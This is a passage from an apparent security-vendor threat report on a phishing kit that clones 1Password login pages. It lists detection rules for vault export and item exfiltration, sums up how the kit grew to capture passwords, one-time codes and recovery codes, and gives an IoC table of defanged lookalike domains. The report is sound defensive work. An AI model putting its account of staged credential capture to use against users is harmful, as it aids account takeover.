One domain (1passwords[.]co) diverges from this pattern, using different hosting. This outlier retains some linkage indicators but differs structurally enough to suggest potential kit adaptation or secondary deployment.
How Datadog can help
Datadog includes out-of-the-box security rules for monitoring suspicious behavior related to 1Password accounts:
- 1Password activity observed from Tor client IP
- 1Password service account token activity observed
- 1Password vault export attempt by user
- Anomalous amount of failed sign-in attempts by 1Password user
- Attempt to exfiltrate a 1Password item by user
- Attempt to modify a 1Password item by user
- Impossible travel event observed from 1Password user
- Unusual 1Password device authorization activity
- Unusual 1Password item usage action observed from user
Organizations using Datadog can leverage these detections to identify downstream effects of successful phishing attempts, such as anomalous authentication events following credential compromise.
Based on the current hosting pattern, if login attempts to 1Password accounts are observed from Cloudflare, this may be an indication of account compromise, especially if this is unusual in your environment.
1Password Recommendations
This section was provided by 1Password.
1Password is aware of this campaign and have been actively monitoring related malicious domains and tracking associated activity as it has evolved. Our Security team has worked with hosting providers and registrars to pursue takedowns of malicious lookalike sites. As noted in this report, phishing infrastructure frequently rotates, and monitoring and disruption efforts remain ongoing.
Users should treat unsolicited breach or security-themed emails with caution. We recommend reviewing our guidance on identifying phishing attempts and validating legitimate 1Password communications.
In general, users should avoid clicking embedded links in unsolicited emails and instead navigate directly to their known 1Password sign-in URL. Credentials, including account passwords, one-time passcodes, and recovery codes, should only ever be entered on verified 1Password domains.
In response to the broader rise in advanced phishing techniques, 1Password has introduced built-in phishing protection capabilities aimed at preventing users from entering credentials on malicious or spoofed domains:
Layered defenses, user vigilance, and origin-based protections remain critical in mitigating campaigns such as those described in this report.
Conclusion
The 1Phish kit shows how phishing kits targeting password managers are maturing. What began in September 2025 as a basic credential harvester evolved into an MFA-aware workflow, and in V4 has become a structured, API-driven phishing application with active bot filtering and staged credential capture.
Version 4 introduces stronger traffic gating, expanded credential targeting—including recovery codes—and tighter session control. While we have not observed direct reverse proxy infrastructure, the collection of passwords, one-time passcodes, and recovery codes indicates intent consistent with real-time authentication attempts. This shortens the window between user interaction and potential account misuse.
The technical linkage across V1 through V4 demonstrates that this is not a series of isolated phishing pages. It is a continuously evolving kit with shared artifacts and infrastructure. Whether operated by a single actor or distributed as a shared kit, the steady increase in capability underscores that password manager users remain a high-value target—and that the phishing kits targeting them are becoming more sophisticated over time.
IoCs
These IoCs are also available in the CSV format on GitHub.
| Domain | Registered | Registrar | Hosting | Kit Version | Notes |
|---|---|---|---|---|---|
login-1password[.]com |
2025-09-24 | NICENIC INTERNATIONAL GROUP CO., LIMITED | Cloudflare | V1 | First observed domain |
lon-pass-word[.]com |
2025-09-27 | NICENIC INTERNATIONAL GROUP CO., LIMITED | Cloudflare | V2 | First V2 deployment |
onepass-word[.]com |
2025-10-02 | NICENIC INTERNATIONAL GROUP CO., LIMITED | Cloudflare | V2 | |
0nepass-word[.]com |
2025-10-03 | NICENIC INTERNATIONAL GROUP CO., LIMITED | Cloudflare | V3 | First V3 deployment |
on-pass-word[.]com |
2025-10-19 | Name SRS AB | Cloudflare | V3 | |
one-passw0rd[.]com |
2025-10-29 | Name SRS AB | Cloudflare | V3 | |
1possword[.]com |
2025-11-07 | Name SRS AB | Cloudflare | V3 | |
1passwords[.]co |
2025-12-28 | individual | DMZHOST TECHOFF SRV LIMITED | V3 | |
1passwod[.]net |
2026-02-07 | PDR Ltd. d/b/a PublicDomainRegistry.com | Cloudflare | V3 | Most recent V3 deployment |
lpasswod[.]com |
2026-02-08 | REALTIME REGISTER B.V. | Cloudflare | V3 | |
signin-1psswoord[.]com |
2026-02-14 | REALTIME REGISTER B.V. | Cloudflare | V4 | |
on-pssword[.]com |
2026-02-20 | OwnRegistrar, Inc. | Cloudflare | V4 | Missing validation logic/endpoint |
1pass-wrd[.]com |
2026-02-25 | OwnRegistrar, Inc. | Cloudflare | V4 |